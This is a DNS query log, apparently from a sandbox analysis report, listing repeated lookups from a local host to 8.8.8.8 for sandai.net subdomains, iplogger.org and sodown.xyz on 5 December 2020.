Dec 5, 2020 08:43:48.508157969 CET	192.168.2.3	8.8.8.8	0xeaf4	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.541522980 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.542855978 CET	192.168.2.3	8.8.8.8	0x5596	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.557689905 CET	192.168.2.3	8.8.8.8	0x7b6a	Standard query (0)	relay.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.578788042 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.580691099 CET	192.168.2.3	8.8.8.8	0x88b9	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.616544008 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.617836952 CET	192.168.2.3	8.8.8.8	0xe1d0	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.654639006 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.656128883 CET	192.168.2.3	8.8.8.8	0x6fb	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.692184925 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.693607092 CET	192.168.2.3	8.8.8.8	0x621f	Standard query (0)	imhub5pr.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.105391026 CET	192.168.2.3	8.8.8.8	0xfec2	Standard query (0)	relay.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.510230064 CET	192.168.2.3	8.8.8.8	0xeaf4	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.546184063 CET	192.168.2.3	8.8.8.8	0x7c8	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.547491074 CET	192.168.2.3	8.8.8.8	0x20db	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.651437044 CET	192.168.2.3	8.8.8.8	0xb67	Standard query (0)	relay.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.932180882 CET	192.168.2.3	8.8.8.8	0x7c8	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.933799028 CET	192.168.2.3	8.8.8.8	0xe49b	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.971388102 CET	192.168.2.3	8.8.8.8	0x7c8	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.973582029 CET	192.168.2.3	8.8.8.8	0x709a	Standard query (0)	score.phub.hz.sandai.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 5, 2020 08:43:50.183084011 CET	192.168.2.3	8.8.8.8	0xd672	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:50.730550051 CET	192.168.2.3	8.8.8.8	0x7fcd	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:51.276849031 CET	192.168.2.3	8.8.8.8	0x2599	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:51.823340893 CET	192.168.2.3	8.8.8.8	0x1faf	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:52.408591986 CET	192.168.2.3	8.8.8.8	0x7d31	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:52.955682993 CET	192.168.2.3	8.8.8.8	0x3923	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:56.625580072 CET	192.168.2.3	8.8.8.8	0x7a6d	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:57.236421108 CET	192.168.2.3	8.8.8.8	0xd060	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.803669930 CET	192.168.2.3	8.8.8.8	0x27c6	Standard query (0)	hub5pnc.hz .sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.804709911 CET	192.168.2.3	8.8.8.8	0x49b7	Standard query (0)	hub5pn.hz. sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.846127987 CET	192.168.2.3	8.8.8.8	0xceb2	Standard query (0)	hub5u.hz.s andai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.857948065 CET	192.168.2.3	8.8.8.8	0x7c0	Standard query (0)	hub5c.hz.s andai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.864092112 CET	192.168.2.3	8.8.8.8	0x7c1	Standard query (0)	pmap.hz.sa ndai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.870414019 CET	192.168.2.3	8.8.8.8	0x7c2	Standard query (0)	www.sodown.xyz	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.875919104 CET	192.168.2.3	8.8.8.8	0x7c3	Standard query (0)	hub5idx.sh ub.hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.884202003 CET	192.168.2.3	8.8.8.8	0x8e07	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.885776997 CET	192.168.2.3	8.8.8.8	0x7c4	Standard query (0)	hubstat.hz .sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.921621084 CET	192.168.2.3	8.8.8.8	0x1789	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:59.448873997 CET	192.168.2.3	8.8.8.8	0x3d74	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:59.980581999 CET	192.168.2.3	8.8.8.8	0xdf01	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:00.497203112 CET	192.168.2.3	8.8.8.8	0xbe4b	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.016016006 CET	192.168.2.3	8.8.8.8	0x841d	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.558756113 CET	192.168.2.3	8.8.8.8	0xf3db	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.765913963 CET	192.168.2.3	8.8.8.8	0x7c5	Standard query (0)	hub5pr.hz. sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.769349098 CET	192.168.2.3	8.8.8.8	0x7c6	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.771750927 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.805136919 CET	192.168.2.3	8.8.8.8	0x7c6	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.806685925 CET	192.168.2.3	8.8.8.8	0x7007	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.807689905 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.810213089 CET	192.168.2.3	8.8.8.8	0xaafd	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.847259045 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.848738909 CET	192.168.2.3	8.8.8.8	0x297b	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.885165930 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.886617899 CET	192.168.2.3	8.8.8.8	0xbbba	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.922816038 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.923988104 CET	192.168.2.3	8.8.8.8	0x9cd7	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.959923029 CET	192.168.2.3	8.8.8.8	0x7c7	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 5, 2020 08:44:01.961081028 CET	192.168.2.3	8.8.8.8	0x95a8	Standard query (0)	score.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.075781107 CET	192.168.2.3	8.8.8.8	0x112d	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.258651018 CET	192.168.2.3	8.8.8.8	0x7c6	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.260009050 CET	192.168.2.3	8.8.8.8	0x4483	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.296370983 CET	192.168.2.3	8.8.8.8	0x7c6	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.297508955 CET	192.168.2.3	8.8.8.8	0x527	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.333282948 CET	192.168.2.3	8.8.8.8	0x7c6	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.334471941 CET	192.168.2.3	8.8.8.8	0xac55	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.371311903 CET	192.168.2.3	8.8.8.8	0x7c6	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.373500109 CET	192.168.2.3	8.8.8.8	0x3d9b	Standard query (0)	imhub5pr.h z.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.606443882 CET	192.168.2.3	8.8.8.8	0xcc35	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:03.137140989 CET	192.168.2.3	8.8.8.8	0x833d	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:03.686932087 CET	192.168.2.3	8.8.8.8	0x75f8	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:04.230811119 CET	192.168.2.3	8.8.8.8	0xdb3c	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:04.763760090 CET	192.168.2.3	8.8.8.8	0xd7ec	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:05.314198017 CET	192.168.2.3	8.8.8.8	0x4d11	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:05.840318918 CET	192.168.2.3	8.8.8.8	0xfc5c	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:06.373202085 CET	192.168.2.3	8.8.8.8	0x9a51	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:06.904190063 CET	192.168.2.3	8.8.8.8	0x5ca0	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:07.454602003 CET	192.168.2.3	8.8.8.8	0x7e7f	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:07.996587992 CET	192.168.2.3	8.8.8.8	0x30c1	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:08.543495893 CET	192.168.2.3	8.8.8.8	0xe50b	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:09.090739965 CET	192.168.2.3	8.8.8.8	0x44d1	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:09.623686075 CET	192.168.2.3	8.8.8.8	0xef1	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:10.154020071 CET	192.168.2.3	8.8.8.8	0xd095	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:10.701011896 CET	192.168.2.3	8.8.8.8	0x7ed4	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:11.232388973 CET	192.168.2.3	8.8.8.8	0xa443	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:11.779169083 CET	192.168.2.3	8.8.8.8	0xbcd9	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:12.556914091 CET	192.168.2.3	8.8.8.8	0xe663	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:13.165429115 CET	192.168.2.3	8.8.8.8	0x711d	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:14.356935978 CET	192.168.2.3	8.8.8.8	0x2267	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:14.888703108 CET	192.168.2.3	8.8.8.8	0x9788	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:15.421914101 CET	192.168.2.3	8.8.8.8	0xdcaf	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:15.970869064 CET	192.168.2.3	8.8.8.8	0x122f	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:16.517447948 CET	192.168.2.3	8.8.8.8	0x8a7f	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:17.044955015 CET	192.168.2.3	8.8.8.8	0xd65d	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:17.575695992 CET	192.168.2.3	8.8.8.8	0x1808	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 5, 2020 08:44:18.123766899 CET	192.168.2.3	8.8.8.8	0x905f	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:18.669492006 CET	192.168.2.3	8.8.8.8	0xfbd3	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:19.217264891 CET	192.168.2.3	8.8.8.8	0x44ad	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:19.749089956 CET	192.168.2.3	8.8.8.8	0x6843	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:20.296304941 CET	192.168.2.3	8.8.8.8	0xca7d	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:20.842305899 CET	192.168.2.3	8.8.8.8	0x492	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:21.357323885 CET	192.168.2.3	8.8.8.8	0x769f	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:21.890527010 CET	192.168.2.3	8.8.8.8	0x9e60	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:22.444001913 CET	192.168.2.3	8.8.8.8	0x8d8f	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:22.983156919 CET	192.168.2.3	8.8.8.8	0x9f9b	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:23.502736092 CET	192.168.2.3	8.8.8.8	0xf2e2	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:24.046238899 CET	192.168.2.3	8.8.8.8	0x434f	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:24.591864109 CET	192.168.2.3	8.8.8.8	0xf3f3	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:25.124499083 CET	192.168.2.3	8.8.8.8	0xf392	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:25.670666933 CET	192.168.2.3	8.8.8.8	0xca6e	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:26.218074083 CET	192.168.2.3	8.8.8.8	0xb27d	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:26.749294996 CET	192.168.2.3	8.8.8.8	0xee8f	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:27.264238119 CET	192.168.2.3	8.8.8.8	0xb72c	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:27.796911001 CET	192.168.2.3	8.8.8.8	0x7fab	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:28.345057964 CET	192.168.2.3	8.8.8.8	0x2273	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:28.874937057 CET	192.168.2.3	8.8.8.8	0xd524	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:29.404752970 CET	192.168.2.3	8.8.8.8	0xab11	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:29.942001104 CET	192.168.2.3	8.8.8.8	0x7ec4	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:30.538630962 CET	192.168.2.3	8.8.8.8	0x58e1	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:31.092473030 CET	192.168.2.3	8.8.8.8	0xa3a5	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:31.612140894 CET	192.168.2.3	8.8.8.8	0x53c	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:32.162920952 CET	192.168.2.3	8.8.8.8	0xb3a6	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:32.686481953 CET	192.168.2.3	8.8.8.8	0x1bd9	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:33.233244896 CET	192.168.2.3	8.8.8.8	0x3fde	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:33.780996084 CET	192.168.2.3	8.8.8.8	0xbae7	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:34.295671940 CET	192.168.2.3	8.8.8.8	0x2cff	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:34.842538118 CET	192.168.2.3	8.8.8.8	0x8f55	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:35.360580921 CET	192.168.2.3	8.8.8.8	0xde4e	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:35.905311108 CET	192.168.2.3	8.8.8.8	0xefb1	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:36.460200071 CET	192.168.2.3	8.8.8.8	0x76e6	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:37.004929066 CET	192.168.2.3	8.8.8.8	0xbfff	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:37.547617912 CET	192.168.2.3	8.8.8.8	0x5b38	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 5, 2020 08:44:38.062274933 CET	192.168.2.3	8.8.8.8	0x19af	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:38.577480078 CET	192.168.2.3	8.8.8.8	0xb75d	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:39.108922005 CET	192.168.2.3	8.8.8.8	0x7d09	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:39.640337944 CET	192.168.2.3	8.8.8.8	0xb04e	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:40.195466042 CET	192.168.2.3	8.8.8.8	0x14ba	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:40.734242916 CET	192.168.2.3	8.8.8.8	0x2ad0	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:41.249723911 CET	192.168.2.3	8.8.8.8	0x9080	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:41.781835079 CET	192.168.2.3	8.8.8.8	0xf744	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:42.316418886 CET	192.168.2.3	8.8.8.8	0xd5c9	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:42.843507051 CET	192.168.2.3	8.8.8.8	0x8c9c	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:43.386141062 CET	192.168.2.3	8.8.8.8	0x55c1	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:43.907150030 CET	192.168.2.3	8.8.8.8	0x7bad	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:44.437218904 CET	192.168.2.3	8.8.8.8	0x405f	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:44.984076977 CET	192.168.2.3	8.8.8.8	0x415d	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:45.500381947 CET	192.168.2.3	8.8.8.8	0x521c	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:46.069277048 CET	192.168.2.3	8.8.8.8	0x912a	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:46.597650051 CET	192.168.2.3	8.8.8.8	0xf57c	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:47.150854111 CET	192.168.2.3	8.8.8.8	0x2942	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:47.720201015 CET	192.168.2.3	8.8.8.8	0xf3d4	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:48.252520084 CET	192.168.2.3	8.8.8.8	0xe143	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:48.798460960 CET	192.168.2.3	8.8.8.8	0x59d5	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:49.317466021 CET	192.168.2.3	8.8.8.8	0x6525	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:49.859556913 CET	192.168.2.3	8.8.8.8	0x2253	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:50.391560078 CET	192.168.2.3	8.8.8.8	0xfacf	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:50.906727076 CET	192.168.2.3	8.8.8.8	0x66c	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:51.454305887 CET	192.168.2.3	8.8.8.8	0xe583	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:51.970223904 CET	192.168.2.3	8.8.8.8	0xfc99	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:52.522691011 CET	192.168.2.3	8.8.8.8	0x20e2	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:53.047398090 CET	192.168.2.3	8.8.8.8	0xbb96	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:53.563600063 CET	192.168.2.3	8.8.8.8	0xdc95	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:54.095347881 CET	192.168.2.3	8.8.8.8	0xc8d3	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:54.626287937 CET	192.168.2.3	8.8.8.8	0xd67e	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:55.156809092 CET	192.168.2.3	8.8.8.8	0xfcc1	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:55.688621998 CET	192.168.2.3	8.8.8.8	0xd800	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:56.235286951 CET	192.168.2.3	8.8.8.8	0x89ab	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:56.756474972 CET	192.168.2.3	8.8.8.8	0x8ec8	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:57.310049057 CET	192.168.2.3	8.8.8.8	0x4c3	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 5, 2020 08:44:57.830212116 CET	192.168.2.3	8.8.8.8	0xa191	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:58.378381014 CET	192.168.2.3	8.8.8.8	0xea8b	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:58.923456907 CET	192.168.2.3	8.8.8.8	0xff92	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:59.453959942 CET	192.168.2.3	8.8.8.8	0x7b7c	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:59.989223003 CET	192.168.2.3	8.8.8.8	0xefe7	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:00.532516956 CET	192.168.2.3	8.8.8.8	0xcd07	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:01.066127062 CET	192.168.2.3	8.8.8.8	0x8b57	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
